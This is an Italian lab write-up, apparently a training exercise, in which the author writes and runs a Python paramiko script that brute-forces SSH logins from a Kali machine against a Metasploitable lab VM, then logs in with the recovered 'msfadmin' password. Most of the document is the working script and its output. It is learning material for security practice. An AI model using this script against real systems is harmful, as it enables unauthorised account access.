

Iniziamo a verificare che raggiungiamo la nostra macchina target per testare il sw bruteforce.

Come è evidente dalla foto è raggiungibile quindi possiamo andare avanti.

```
(kali@vbox)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.160.50.99 netmask 255.255.255.0 broadcast 192.160.50.255
    inet6 fe80::a00:27ff:fe4c:f693 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:4c:f6:93 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 543 (543.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 2564 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@vbox)-[~]
$ ping 192.160.50.101
PING 192.160.50.101 (192.160.50.101) 56(84) bytes of data.
64 bytes from 192.160.50.101: icmp_seq=1 ttl=64 time=0.640 ms
64 bytes from 192.160.50.101: icmp_seq=2 ttl=64 time=0.616 ms
64 bytes from 192.160.50.101: icmp_seq=3 ttl=64 time=0.867 ms
64 bytes from 192.160.50.101: icmp_seq=4 ttl=64 time=0.940 ms
64 bytes from 192.160.50.101: icmp_seq=5 ttl=64 time=0.950 ms
64 bytes from 192.160.50.101: icmp_seq=6 ttl=64 time=0.870 ms
```

Adesso andiamo ad analizzare il programma per il brute force:

importiamo paramiko e time

```
1 import paramiko
2 import time
3
```

Paramiko implementa il protocollo SSH (Secure Shell) e viene utilizzata principalmente per stabilire connessioni sicure tra computer e automatizzare attività su server remoti.

Time la useremo per distanziare i tentativi e quasi simulare l'inserimento umano di un login.

```
def ssh_brute_force(hostname, port, username, password_file):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    with open(password_file, 'r') as file:
        password_list = file.readlines()
        #for riga in file:
            #password.append(riga.strip())
    for password in password_list:
        password = password.strip()
        try:
            print(f"Sto testando la pass: {password}")
            client.connect(hostname, port, username, password, timeout=3)
            print(f"Trovato pass: {password}")
            return password
        except paramiko.AuthenticationException:
            print(f"Pass non valida: {password}")
        except paramiko.SSHException as sshException:
            print(f"Nessuna connessione ssh: {sshException}")
            time.sleep(1) #attesa di 1 secondo prima di riprovare
        except Exception as e:
            print(f"Qualcosa non va: {e}")
            time.sleep(1)
        finally:
            client.close()

    print("Non trovo la pass nella lista")
    return None
```

Andiamo ora definire il nostro brute force, diamo il client ssh e la policy, in questo caso usiamo autoadd ma si può anche customizzare all'occorrenza. Le password le andiamo a far leggere da un elenco in un txt, e con una serie di try/except/finally andiamo a fare i vari test di login.

```
if __name__ == "__main__":
    hostname = "127.0.0.1" #ip target
    port = 22 #porta default, sostituire se serve
    username = "nino" #cambiare col nome noto
    password_file = "/home/kali/Scrivania/passwords.txt" #inserire il path del file delle pass

    ssh_brute_force(hostname, port, username, password_file)
```

Nella immagine sopra chiudiamo il codice con l'inserimento dei dati della macchina target, si da per scontato che già si sappiano ip, porta e username.

La macchina su cui andremo a fare il test è la nostra macchina meta a cui ho già attivato il servizio ssh.

/etc/init.d/ssh status - per vederne lo stato

/etc/ssh/sshd_config – per eventualmente impostare una porta diversa o customizzare delle impostazioni

/etc/init.d/ssh restart – per avviare il servizio con le nuove impostazioni

Avviamo ora sulla macchina Kali il nostro bruteforce (bf).

```
(kali@vbox)-[~/Scrivania]
$ python3 brute.py
Sto testando la pass: Test@1234
^[[B^[[B^[[BPass non valida: Test@1234
Sto testando la pass: S3cure!Pass
Pass non valida: S3cure!Pass
Sto testando la pass: 2023Security#
Pass non valida: 2023Security#
Sto testando la pass: R@ndomP@ssword1
Pass non valida: R@ndomP@ssword1
Sto testando la pass: Passw0rd!
Pass non valida: Passw0rd!
Sto testando la pass: ninetto
Pass non valida: ninetto
Sto testando la pass: Qwerty$567
Pass non valida: Qwerty$567
Sto testando la pass: SSH_T3st#
Pass non valida: SSH_T3st#
Sto testando la pass: Simple&Pass1
Pass non valida: Simple&Pass1
Sto testando la pass: Use@S3curity
Pass non valida: Use@S3curity
Sto testando la pass: 1234Test!
Pass non valida: 1234Test!
Sto testando la pass: W3lcome@Home
Pass non valida: W3lcome@Home
Sto testando la pass: 1ncreD!ble
Pass non valida: 1ncreD!ble
Sto testando la pass: Password#2023
Pass non valida: Password#2023
Sto testando la pass: W3lc0m3!
Pass non valida: W3lc0m3!
Sto testando la pass: msfadmin
Trovato pass: msfadmin
```

Possiamo vedere come vengono testate tutte le varie possibilità fino a trovare la corretta combinazione. In questo caso il match avviene tra user msfadmin e pass msfadmin.


In teoria in questo modo avremmo la possibilità di accedere alla macchina target e prenderne il controllo.

Mostriamo cosa succede se la pass non è nel file.

```
Sto testando la pass: W3lcomeHome1
Pass non valida: W3lcomeHome1
Sto testando la pass: Uniqu3P@ss
Pass non valida: Uniqu3P@ss
Sto testando la pass: P@sswordReset123
Pass non valida: P@sswordReset123
Non trovo la pass nella lista
```

Ci dice che non trova la pass, il codice sembra essere funzionante.

Ora proviamo ad accedere alla macchina meta da kali

A terminal window titled "192.160.50.101 - PuTTY" showing a login process. The user 'msfadmin' logs in successfully. The terminal displays system information, a copyright notice, and the user's identity after running 'whoami'.

```
login as: msfadmin
msfadmin@192.160.50.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Mar 7 15:59:11 2025
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Il compito sembra essere andato a buon fine.